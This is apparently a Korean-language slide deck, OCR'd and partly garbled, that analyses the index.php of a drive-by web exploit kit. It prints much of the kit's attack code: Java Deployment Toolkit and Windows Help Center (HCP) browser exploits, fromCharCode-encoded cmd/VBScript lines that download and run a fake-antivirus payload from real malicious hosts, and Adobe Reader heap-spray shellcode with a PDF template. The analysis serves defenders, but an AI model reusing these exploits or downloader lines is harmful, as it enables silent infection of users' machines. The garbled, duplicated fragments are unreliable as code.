(window.navigator.appName=='Microsoft Internet Explorer'){try{var uiu=document.createElement
('OBJECT');uiu.classid='clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA';uiu.launch(cg);}catch(e){var
ghtb=document.createElement('OBJECT');ghtb.classid='clsid:8AD9C840-044E-11D1-
B3E9-00805F499D93';ghtb.launch(cg);}}else{var uiu=document.createElement('OBJECT');var
ze=document.createElement('OBJECT');uiu.type='application/npruntime-scriptable-
plugin;deploymenttoolkit';ze.type='application/java-deployment-toolkit';document.body.appendChild
(uiu);document.body.appendChild(ze);try{uiu.launch(cg);}catch(e){ze.launch(cg);}}}catch(e){};ai();};";
}
else
{ $exploitsContent .= "function zazo(){ai();}"
}
```

index.php 분석

- $selectedExploit =? 1
  - function zazo : CVE-2009-1671 Exploit

```
//v0nSch3lling
//Maybe $selectedExploits == 1
if ( _obfuscate_DRomDhFbHx03LxUnDjAHJB0aMAw3CwE|( "1", $selectedExploits ) )
{
        $exploitsContent .= "function zazo(){try{var cg=\"http: -J-jar -J\\\\\\\\\".( "urltosmb" )."  ".$urltoexe."1 none\";if
(window.navigator.appName=='Microsoft Internet Explorer'){try{var uiu=document.createElement
('OBJECT');uiu.classid='clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA';uiu.launch(cg);}catch(e){var
ghtb=document.createElement('OBJECT');ghtb.classid='clsid:8AD9C840-044E-11D1-
B3E9-00805F499D93';ghtb.launch(cg);}}else{var uiu=document.createElement('OBJECT');var
ze=document.createElement('OBJECT');uiu.type='application/npruntime-scriptable-
plugin;deploymenttoolkit';ze.type='application/java-deployment-toolkit';document.body.appendChild
(uiu);document.body.appendChild(ze);try{uiu.launch(cg);}catch(e){ze.launch(cg);}}}catch(e){};ai();};";
}
else
{ $exploitsContent .= "function zazo(){ai();}"
}
```

index.php 분석

- $selectedExploit =? 1
  - 예제(from jsunpack)
    - 211.117.161.129, 91.217.162.91

197a/74cfbdb724a1c4d7ed923076d4e869176044 from script (12274 bytes, 5 hidden) download

```
//eval String.fromCharCode  //eval function end_redirect(){ };document.write("<body><OBJECT id=Pdf1 height=0 width=0 classid=clsid:CA8A9780-280D-11CF-A24D-
444553540000></OBJECT><style type='text/css'>.css {behavior: url(#default#userData);}</style><MARQUEE id='mrq' class='css'></MARQUEE><iframe
src='about:blank' frameborder='0' width='1' height='1' id='hello' name='hello'></iframe></body>");function ewvf(){zazo();};function zazo(){try{var cg="http: -J-jar -
J\\\\212.117.161.129\\pub\\new.avi  http://df4f.co.cc/d.php?f=18&e=1 none";if(window.navigator.appName=='Microsoft Internet Explorer'){try{var
uiu=document.createElement('OBJECT');uiu.classid='clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA';uiu.launch(cg);}catch(e){var
```

Decoded Files

e23c/fd6dff4a7c0f25586949aaec1c4702d29c9a from script (23265 bytes, 7577 hidden) download


```
class='css'></MARQUEE><iframe src='about:blank' frameborder='0' width='1' height=' 1' id='hello' name='hello'></iframe></body>"); function ewvf(){  zazo(); } ;
function zazo(){  try {var cg ="http: -J-jar -J\\\\91.217.162.19\\pub\\new.avi  http://chl6.co.cc/d.php?f=19&e=1 none";if (window.navigator.appName == 'Microsoft
Internet Explorer'){try {var uiu = document.createElement('OBJECT');uiu.classid = 'clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA';uiu.launch(cg);}catch (e){var
ghtb = document.createElement('OBJECT');ghtb.classid = 'clsid:8AD9C840-044E-11D1-B3E9-00805F499D93';ghtb.launch(cg);}}else {var uiu =
document.createElement('OBJECT');var ze = document.createElement('OBJECT');uiu.type = 'application/npruntime-scriptable-plugin;deploymenttoolkit';ze.type =
'application/java-deployment-toolkit';document.body.appendChild(uiu);document.body.appendChild(ze);try {uiu.launch(cg);}catch (e){ze.launch(cg);}}  }  catch (e){  }
```

http://jsunpack.jeek.org/dec/go?report=c1d14f804b8dc83f5c3cc30822afa31f25283bf0
http://jsunpack.jeek.org/dec/go?report=3c5fb34bfd1677dc270e80ad14b6e7324cf8bf6f

index.php 분석

- $selectedExploit =? 1
  - 예제(from jsunpack)

```
script benign
[nothing detected] script
    info: [decodingLevel=0] found JavaScript
    info: DecodedGenericCLSID detected CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA 8AD9C840-044E-11D1-B3E9-00805F499D93 CA8A9780-280D-11CF-A24D-444553540000
    info: Decodediframe detected
    info: [javascript variable] URL=http: -J-jar -JWWWWW212.117.161.129WWWpubWWWnew.avi http:/df4f.co.cc/d.php?f=18&e=1 none
    info: [iframe] 127.0.0.1/about:blank
    info: [decodingLevel=1] found JavaScript
    file: e00d25bbbb3d9d28cd940d67b3075c9ffc74d0b2: 105148 bytes
    file: 197a74cfbdb724a1c4d7ed923076d4e869176044: 12274 bytes
```



index.php 분석

- $selectedExploit =? 2
  - function ai : CVE-2006-6134 Exploit
    - IE>7.0
    - Micrsoft Windows Media Player < 10.0

index.php 분석

- $selectedExploit =? 2

```
$exploitsContent .= "function ai(){";

//v0nSch3lling
//IE Version > 7.0
if ( $Client['name'] == "msie" && _obfuscate_DSofATspGzcnOSYuORwTGCgMwQBhE|( $Client['version'],
"7.0", ">" ) )
{
	//v0nSch3lling
	//6BF52A52-394A-11d3-B153-00C04F79FAA6 : Microsoft Windows Media Player
		$exploitsContent .= "try {var o = document.createElement(\"OBJECT\");o.setAttribute(\"classid\",
\"clsid:6BF52A52-394A-11d3-B153-00C04F79FAA6\");o.setAttribute(\"uiMode\", \"invisible\");if(parseInt
(o.versionInfo)<10){o.openPlayer('http://".$_SERVER
['SERVER_NAME']._obfuscate_DT4jHi0Ili8MLgYnAipbPyw9IR0UAQE|
( _obfuscate_DTIfMBg4CRsICzYhDiI4LAEJLQcDLiI|( __FILE__ ), "", $_SERVER['PHP_SELF'] ).( "ExploitsDir" )."/
hcp_asx.php?f=".$file."');}
```

index.php 분석

- $selectedExploit =? 2
  - 관련 파일 : hcp_asx.php
- hcp_asx.php를 통해 Windows Media Player

http://stopmalvertising.com/malvertisements/zidducom-still-infested-with-malware.html

index.php 분석

- $selectedExploit =? 2
  - function ai
    - CVE-2010-1885 Exploit, 7.0<IE<8.0
    - Exploit은 실행 할 때, fromCharCode에 의해 Decoding된다.
    - 두 개의 Exploit이 있음(IE>7.0 and IE<8.0)

index.php 분석

- $selectedExploit =? 2

```
else{var bh=\"hcp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%...
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%..%5C..%5Csysinfomain.htm%u003fsvr=<scr
\"+\"ipt defer>eval(Run(String.fromCharCode
(99,109,100,32,47,99,32,101,99,104,111,32,66,61,34,108,46,118,98,115,34,58,87,105,116,104,32,67,114,
101,97,116,10
12,101,110,32
,58,83,101,116
,105,110,103,4
8,61,65,46,67,
5,97,108,70,11
1,76,105,110,
04,58,68,46,67
112,116,46,83
11,108,100,10
,98,115,32,38,38,32,37,84,69,77,80,37,92,92,108,46,118,98,115,32,38,38,32,116,97,115,107,107,105,108,
108,32,47,70,32,47,73,77,32,104,101,108,112,99,116,114,46,101,120,101)));</scr\"+\"ipt>\";var m =
document.createElement('iframe');m.setAttribute('src', bh);m.setAttribute('width', 0);m.setAttribute('height',
0);m.setAttribute('frameborder', '0');document.body.appendChild(m);}
```

```
//v0nSch3lling
//Maybe $selectedExploits == 2
if ( _obfuscate_DRomDhFbHx03LxUnDjAHJB0aMAw3CwE|( "2", $selectedExploits ) )
{
        $string_hcpvbs = _obfuscate_DTgBKzUtEj1cHTIdNA4nMxImNAlbLTI|( "http://".$_SERVER
['SERVER_NAME']._obfuscate_DT4jHi0Ili8MLgYnAipbPyw9IR0UAQE|( ( "MainFileName" )."".php",
( "ExploitsDir" )."/hcp_vbs.php?f=".$file, $_SERVER['PHP_SELF'] ) );
        $i = 0;
        $hcpvbs_url = "";
```

index.php 분석

- $selectedExploit =? 2

99,109,100,32,47,99,32,101,99,104,111,32,66,61,34,108,46,118,98,115,34,58,87,105,116,104,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,77,83,88,77,76,50,46,88,77,76,72,84,84,80,34,41,58,46,111,112,101,110,32,34,71,69,84,34,44,34 = cmd /c echo B="l.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET","

cmd /c echo B="l.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET",".$hcpvbs_url. ",false:.send():Set A = CreateObject("Scripting.FileSystemObject"):Set D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\\l.vbs && %TEMP%\\l.vbs && taskkill /F /IM helpctr.exe

34,44,102,97,108,115,101,32,65,32,61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,83,99,114,105,112,116,46,83,104,101,108,108,34,41,58,46,82,117,110,32,34,34,92,34,32,43,32,66,32,43,32,34,92,34,32,43,32,65,46,71,101,116,83,112,101,99,105,97,108,70,111,108,100,101,114,40,50,41,32,43,32,34,92,34,32,43,32,66,32,62,32,37,84,69,77,80,37,92,92,108,46,118,98,115,32,38,38,32,37,84,69,77,80,37,92,92,108,46,118,98,115,32,38,38,32,116,97,115,107,107,105,108,108,32,47,70,32,47,73,77,32,104,101,108,112,99,116,114,46,101,120,101 = ",false:.send():Set A = CreateObject("Scripting.FileSystemObject"):Set D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\\l.vbs && %TEMP%\\l.vbs && taskkill /F /IM helpctr.exe

70,105,108,101,40,65,46,71,101,116,83,112,101,99,105,97,108,70,111,108,100,101,114,40,50,41,32,43,32,34,92,34,32,43,32,66,41,58,68,46,87,114,105,116,101,76,105,110,101,32,46,114,101,115,112,111,110,115,101,84,101,120,116,58,69,110,100,32,87,105,116,104,58,68,46,67,108,111,115,101,58,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,83,99,114,105,112,116,46,83,104,101,108,108,34,41,46,82,117,110,32,65,46,71,101,116,83,112,101,99,105,97,108,70,111,108,100,101,114,40,50,41,32,43,32,34,92,34,32,43,32,66,32,62,32,37,84,69,77,80,37,92,92,108,46,118,98,115,32,38,38,32,37,84,69,77,80,37,92,92,108,46,118,98,115,32,38,38,32,116,97,115,107,107,105,108,108,32,47,70,32,47,73,77,32,104,101,108,112,99,116,114,46,101,120,101 = ",false:.send():Set A = CreateObject("Scripting.FileSystemObject"):Set D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\\l.vbs && %TEMP%\\l.vbs && taskkill /F /IM helpctr.exe

index.php 분석

- $selectedExploit =? 2
  - function ai
  - $hcpvbs_url로부터 l.vbs를 다운받고 실행
  - $hcpvbs_url는 난독화되어 있음

index.php 분석

- $selectedExploit =? 2
  - 관련 파일 : l.vbs(from $hcpvbs_url)
- $hcpvbs_url = http://new.hamhop.org/d.php?e7&f=10

```
w=3000:x=200:y=1:z=false:a = "hxxp://new.hamhop.org/d.php?e=7&f=19":Set e = Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS")):Set f=e.GetSpecialFolder(2):b = f & "\exe.ex2":b=Replace(b,Month("2010-02-16"),"e"):OT = "GET":Set c = CreateObject(StrReverse("PTTHLMX.2LMXSM")):Set d = CreateObject(StrReverse("maertS.BDODA")) Set o=Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS")) On Error resume next c.open OT, a, z:c.send() If c.Status = x Then d.Open:d.Type = y:d.Write c.ResponseBody:d.SaveToFile b:d.Close End If Set w=CreateObject(StrReverse("llehS." & "tpi"&"rcSW")) Eval(Replace("W.ex2c b", Month("2010-02-16"), "E")) W.eXeC "taskkill /F /IM wmplayer.exe":W.eXeC "taskkill /F /IM realplay.exe":Set g=o.GetFile(e.GetSpecialFolder(2) & "\" & StrReverse("sbv.l")):g.Delete:WScript.Sleep w:Set g=o.GetFile(b):g.Delete
```

index.php 분석

- $selectedExploit =? 2
  - 관련 파일 : l.vbs(from $hcpvbs_url)
- l.vbs는 “Rougeware”를 다운받음

Kaspersky	9.0.0.837	2011.07.24	Trojan.Win32.FakeAV.eblj
McAfee	5.400.0.1158	2011.07.24	FakeAlert-Rena.p
McAfee-GW-Edition	2010.1D		
Microsoft	1.7104		

Sophos	4.67.0	2011.07.24	Mal/FakeAV-MQ
SUPERAntiSpyware	4.40.0.1006	2011.07.24	Trojan.Agent/Gen-Faker
Symantec	20111.1.0.186	2011.07.24	-
TheHacker	6.7.0.1.262	2011.07.24	-
TrendMicro	9.200.0.1012	2011.07.24	TROJ_VUND0.SMIB
TrendMicro-HouseCall	9.200.0.1012	2011.07.25	TROJ_VUND0.SMIB
VBA32	3.12.16.4	2011.07.22	-
VIPRE	9954	2011.07.24	FraudTool.Win32.FakeRean.i (v)

http://www.virustotal.com/file-scan/report.html?id=bc64254e479062232dcf71a4a22e4bc4f7f8fca2bf26e21e86e3330fcece42ba-1311545930

index.php 분석

- $selectedExploit =? 2
  - 예제(from jsunpack)
    - 200.63.46.90

Decoded Files

59c8/44108b16bbc3416892e51f51cf36c0208505 from script (1452 bytes) download

```
<script
defer>eval(Run(String.fromCharCode(99,109,100,32,47,99,32,101,99,104,111,32,66,61,34,108,46,118,98,115,34,58,87,105,116,104,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,77,83,88,77,76,50,46,88,77,76,72,84,84,80,34,41,58,46,111,112,101,110,32,34,71,69,84,34,44,34,104,116,116,112,58,47,47,50,48,48,46,54,51,46,52,54,46,57,48,47,103,97,109,101,115,47,104,99,112,95,118,98,115,46,112,104,112,63,102,61,51,52,34,44,102,97,108,115,101,58,46,115,101,110,100,40,41,58,83,101,116,32,65,32,61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,83,99,114,105,112,116,105,110,103,46,70,105,108,101,83,121,115,116,101,109,79,98,106,101,
```

2f97/b25a075b29af738c76f2311ab41980efc25c from script (487 bytes) download

```
//warning CVE-2010-1885 possible hcp URL with Run access /* Run arguments: cmd /c echo B="1.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET","http://200.63.46.90/games/hcp_vbs.php?f=34",false:.send():Set A = CreateObject("Scripting.FileSystemObject"):Set D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\\1.vbs && %TEMP%\\1.vbs && taskkill /F /IM helpctr.exe */
```

http://jsunpack.jeek.org/dec/go?report=789fa11bdf3bfbce20b8ae3019b9df71ad6c1c1d

index.php 분석

- $selectedExploit =? 2
  - 예제(from jsunpack)
    - 91.217.162.19

```
script benign
[nothing detected] script
    info: [iframe] 127.0.0.1/about:blank
    info: [decodingLevel=0] found JavaScript
    error: line:7: SyntaxError: unterminated string literal:
        error: line:7: document.write("
        error: line:7: ...............^
    file: e23cfd6dff4a7c0f25586949aaec1c4702d29c9a: 23265 bytes

Decoded Files
e23c/fd6dff4a7c0f25586949aaec1c4702d29c9a from script (23265 bytes, 7577 hidden) download
document.createElement('OBJECT');var ze = document.createElement('OBJECT');uiu.type = 'application/npruntime-scriptable-plugin;deploymenttoolkit';ze.type = 'application/java-deployment-
toolkit';document.body.appendChild(uiu);document.body.appendChild(ze);try {uiu.launch(cg);}catch (e){ze.launch(cg);}}    }    catch (e){    }    ;    ai(); } ; function ai(){    try {var o =
document.createElement("OBJECT");o.setAttribute("classid", "clsid:6BF52A52-394A-11d3-B153-00C04F79FAA6");o.setAttribute("uiMode", "invisible");if (parseInt(o.versionInfo) < 10)
{o.openPlayer('http://chl6.co.cc/games/hcp_asx.php?f=19');}else {var bh = " hcp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
```

http://jsunpack.jeek.org/dec/go?report=3c5fb34bfd1677dc270e80ad14b6e7324cf8bf6f

index.php 분석

- $selectedExploit =? 3 or 4
  - function dsfgsdfh
    - pdf.php, Adobe Acrobat < 800
    - pdf2.php, 800 <= Adobe Acrobat < 931

```
if (sv<800){addp('./".( "ExploitsDir" )."/pdf.php?f=".$file."');} else if ((sv>=800) && (sv<931)){addp('./".
( "ExploitsDir" )."/pdf2.php?f=".$file."');}
```

index.php 분석

- $selectedExploit =? 3 or 4
  - function dsfgsdfh
    - 함수의 일부분은 난독화 또는 암호화 또는 Encoding되어 있음
      - “_obfuscate_DQ01JSkGKw0cPiY_LjcmEwUDLwo4MQE|” 때문에 함수를 정확하기 이해할 수 없음

index.php 분석

- $selectedExploit =? 3 or 4
  - function dsfgsdfh

```
//vOnSch3lling
//maybe $selectedExpllits == 3 or 4
//maybe OS == Windows
if ( ( _obfuscate_DRomDhFbHxO3LxUnDjAHJBOaMAw3CwE  ( "3", $selectedExploits ) ||
_obfuscate_DRomDhFbHxO3LxUnDjAHJBOaMAw3CwE  ( "4", $selectedExploits ) ) &&
_obfuscate_DTwPKjkoDQQjKxwTMQOGHBQyWy8oPyI  ( $Client['os'], "Windows" ) )
{
    $exploitsContent .= "function dsfgsdfh(){try {". _obfuscate_DOO1JSkGKwOcPiY_LjcmEwUDLwo4MOE  (
"ZnVuY3Rpb24gYWRkcChzcmMpe3ZhciBwIDOgZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnaWZyYW1lJyk7cC5zZXRBdHRyaWJ1dGU
oJ3NyYycsIHNyYyk7cC5zZXRBdHRyaWJ1dGUoJ3dpZHRoJywgMCk7cC5zZXRBdHRyaWJ1dGUoJ2hlaWdodCcsIDApO3Auc2VOQXR
OcmlidXRlKCdmcmFtZWJvcmRlcicsICcwJyk7ZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZChwKTt9dmFyIFBsdWdpbkRldGVjdD1
7aGFuZGxlcjpmdW5jdGlvbihjLGIsYSl7cmVOdXJuIGZ1bmNOaW9uKCl7YyhiLGEpfXOsaXNEZWZpbmVkOmZ1bmNOaW9uKGIpe3J
ldHVybiBOeXBlb2YgYiE9InVuZGVmaW5lZCJ9LGlzQXJyYXk6ZnVuY3Rpb24oYil7cmVOdXJuKGImJmIuY29uc3RydWNOb3I9PT1
BcnJheSl9LGlzRnVuYzpmdW5jdGlvbihiKXtyZXR1cm4gdHlwZW9mIGI9PSJmdW5jdGlvbiJ9LGlzU3RyaW5nOmZ1bmNOaW9uKGI
pe3JldHVybiBOeXBlb2YgYj09InNOcmluZyJ9LGlzTnVtOmZ1bmNOaW9uKGIpe3JldHVybiBOeXBlb2YgYj09Im51bWJlciJ9LGl
zU3RyTnVtOmZ1bmNOaW9uKGIpe3JldHVybihOeXBlb2YgYj09InNOcmluZyImJigvXGQvKS50ZXNOKGIpKXOsZ2VOTnVtUmVneDo
vW1xkXVtcZFwuXF8sLVOqLyxzcGxpdE51bVJlZ3q6L1tcLlxfLC1dL2csZ2VOTnVtOmZ1bmNOaW9uKGIsYyl7dmFyIGQ9dGhpcyx
```

index.php 분석

- $selectedExploit =? 3 or 4
  - function dsfgsdfh
    - jsunpack를 통해 난독화되지 않은 Javascript를 얻을 수 있음
  - jsunpack은 Javascript를 실행하기 때문에 원본 Javascript를 얻을 수 있음

index.php 분석

- $selectedExploit =? 3 or 4
  - function dsfgsdfh

```
function dsfgsdfh() {
    try {
        function addp(src) {
        var PluginDetect = {
            handler: function(c, b, a) {
            isDefined: function(b) {
            isArray: function(b) {
            isFunc: function(b) {
            isString: function(b) {
            isNum: function(b) {
            isStrNum: function(b) {
            getNumRegx: /[\d][\d\.\_,-]*/,
            splitNumRegx: /[\.\_,-]/g,
            getNum: function(b, c) {
            compareNums: function(h, f, d) {
```

```
            $$hasMimeType: function(a) {
                return function(d) {
                AXO: window.ActiveXObject,
                getAXO: function(b, a) {
                convertFuncs: function(f) {
                initScript: function() {
                PluginDetect.initScript();
                PluginDetect.getVersion('.');
                var inp = PluginDetect.getVersion('AdobeReader').split('.');
                var sv = parseInt(inp[0] + inp[1] + inp[2]);
                if (sv < 800) {
                    addp('./games/pdf.php?f=1');
                } else if ((sv >= 800) && (sv < 931)) {
                    addp('./games/pdf2.php?f=1');
                }
            } catch(e) {};
            setTimeout(asgsaf, 4000);
        };
```

index.php 분석

- $selectedExploit =? 3 or 4
  - pdf.php
    - sc.php가 Decoding되지 않았기 때문에 $sc를 알 수 없음
  - pdf.php는 여러 Exploit을 포함하고 있음

index.php 분석

- $selectedExploit =? 3 or 4
  - pdf.php:$pdf_script 변수

```
$pdf_script = "var bjsg='($sc)';function
ezvr(ra,qy){while(ra.length*2<qy){ra+=ra;}\r\nra=ra.substring(0,qy/2);return ra;} \r\nfunction bx(){var
dkg=new Array();var vw=0x0c0c0c0c;var addr=0x400000;var payload=unescape(bjsg);var
sc_len=payload.length*2;var qy=addr-(sc_len+0x38);var
yarsp=unescape(\"%u9090%u9090\");yarsp=ezvr(yarsp,qy);var count2=(vw-0x400000)/addr;for(var
count=0;count<count2;count++){dkg[count]=yarsp+payload;} \r\nvar
overflow=unescape(\"%u0c0c%u0c0c\");while(overflow.length<44952){overflow+=overflow;}
\r\nthis.collabStore=Collab.collectEmailInfo({subj:\"\",msg:overflow});} \r\nfunction
printf(){nop=unescape(\"%u0A0A%u0A0A%u0A0A%u0A0A\");var
payload=unescape(bjsg);heapblock=nop+payload;bigblock=unescape(\"%u0A0A
ize+heapblock.length;while(bigblock.length<spray){bigblock+=bigblock;}
\r\nfillblock=bigblock.substring(0,spray);block=bigblock.substring(0,bigblock.length-spray);while(block.leng
th+spray<0x40000){block=block+block+fillblock;} \r\nmem=new
Array();for(i=0;i<1400;i++){mem[i]=block+heapblock;} \r\nvar
num=12999999999999999998888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
```

function ezvr()

function bx() : CVE-2007-5659

function printf() : CVE-2008-2992

function geticon() : CVE-2009-0927

the other : CVE-2009-3424

PDF Generator

index.php 분석

- $selectedExploit =? 3 or 4
  - pdf.php
  - jsunpack으로부터 $selectedExploit =? 2에 해당하는 $sc를 얻을 수 있음

```
var
bjsg='%u9090%u9090%u16eb%u45b9%u0001%u8b00%u2434%uf789%u3e80%u74e9%uac06%u9134%ue2aa%uc3fa%ue5e8%ufffff%u78ff%u909d%u9191%u10cf%ucd7d%u9190%u1891%u1c76%u81de%ufe1c%ua0c5%uc64a%uc2c0%uc2c2%uc2c2%uc2c2%uc2c4%uf9c2%u9095%u9191%uc7c4%uf9c2%ufffe%u9191%ue4f9%ufde3%uc5fc%u1ff9%u9fdf%u797d%u91d9%u9191%u79c1%u91ed%u9191%u416e%u5512%uf999%u7ede%u94de%u79c1%u91fd%u9191%u416e%u5114%u86e4%uc5fb%u62c8%uf93b%u6fe3%u8722%u8c79%u9191%uc191%uc079%u9191%u6e91%uc241%u6ffb%u18f9%u90fe%u792c%u9199%u9191%u79c1%u91ad%u9191%u416e%ua0f1%uf551%uc11a%u1aa1%u9dc3%uc31a%u1a85%ub9e3%u8928%u9191%ua091%ua06e%u3d51%uf0ad%u93ed%ub1bd%u5e50%u909c%u7356%u1061%uca6e%udb2d%u1afb%u81d3%u831a%u48e4%ud518%u8db5%u52f0%u1af1%ub5fd%u1ab5%uadd4%uc51a%ue994%u7b90%udb1a%u1a89%ub1cb%u7a90%ua572%u1ad8%u1aa5%u7f90%u6ea0%u51a0%u3d6d%u5115%u96e5%u5e50%u909c%u7a56%uaa65%ub5ed%ue4b9%u1a70%ub5cb%u7a90%u1af7%uda9d%ucb1a%u908d%u1a7a%u1a95%u7990%ud518%u8db5%u53f0%u9199%u7e79%u6e6f%uf96e%ue5e5%uabe1%ubebe%uf0f7%ue4e7%uf0f7%ue4f5%uf3bf%uf8e3%uf6f5%ue3f4%ufdf4%uf4fc%ubfe3%ue4e3%uf5be%ue1bf%ue1f9%uf7ae%ua3ac%ub7a8%uacf4%u91a4'
```

index.php 분석

- $selectedExploit =? 3 or 4
  - pdf.php : PDF exploit 파일

```
$pdf_template = "%PDF-1.3\r\n2 0 obj\r\n<<\r\n>>\r\nendobj\r\n3 0 obj\r\n<<\r\n/Producer ({$pdf_script})\r
\n/CreationDate (D:20117251032 51)\r\n>>\r\nendobj\r\n1 0 obj\r\n<<\r\n/Pages 2 0 R\r\n/Names <</
JavaScript <</Names [() <</S /JavaScript\r\n/JS (".$pdf_script2.")\r\n>>]\r\n>>\r\n>>\r\n>>\r\nendobj\r\nxref\r
\ntrailer\r\n<<\r\n/Root 1 0 R\r\n/Info 3 0 R\r\n>>\r\nstartxref\r\n698\r\n%%EOF";
```

```
$pdf_script2 = ( "\r\nvar <*n2>='';\r\n<*date> = new Date(2010,11,3,2);\r\nvar <*e> = function(){return {e:eval}}
().e;\r\n<*s> = 'thi'+<*date>.getHours()+'ducer';\r\n<*pr>=<*e>(<*s>.replace(2,'s.pro'));\r\nar = <*pr>.split('q');
\r\nvar s = '';\r\nw = <*date>.getHours();\r\nvar <*qq> = 'fro'+<*date>.getHours()+'arCode';\r
\n<*qq>=<*qq>.replace(2,'mCh');\r\n<*ss>=String[<*qq>];\r\nfor (i = 0; i < ar.length; i++) {\r\n\t<*q> = <*e>(ar
[i]);\r\n\ts += <*ss>(<*q>);\r\n}\r\n<*e>(s);\r\n" );
```

index.php 분석

- $selectedExploit =? 3 or 4
  - pdf.php : 관련 파일

Decoded Files

573f/d901deef892f9ebda34e0783a50ab2598462 from 195.80.151.155/games/pdf.php?f=1 (29856 bytes, 56 hidden) download

```
%PDF-1.3 1 0 obj << /Pages 4 0 R /Names <</JavaScript <</Names [(test) <</S /JavaScript /JS ( var date = new Date\
(\); givg=''; var q2 = date.getFullYear\(\)-2007; hwia='2011s'.replace\(date.getFullYear\(\),'hi'\); xtyc=\('tit2011'\).replace\
(date.getFullYear\(\),'le'\); g=new Function\('a','return t'+hwia+'.'+xtyc\); var lckxn = g\(\); gmk=\('sub2011'\).replace\
(date.getFullYear\(\),'ject'\); g=new Function\('a','return t'+hwia+'.'+gmk\); var ycfwf=g\(\).replace\(date.getFullYear\
(\),'al'\); g=new Function\('a','return t'+hwia+'.'+ycfwf\); jvwus=g\(\); pce='pro2011cer'; pce=jvwus\('pce.replace\
```

http://jsunpack.jeek.org/dec/go?report=3c36b6a024f53fbeb31dd1d9a9345ab7506ccf1f

index.php 분석

- $selectedExploit =? 3 or 4
  - pdf2.php
    - LibTiff 취약점 : CVE-2010-0188

- 구조

index.php 분석

- $selectedExploit =? 3 or 4
  - pdf2.php

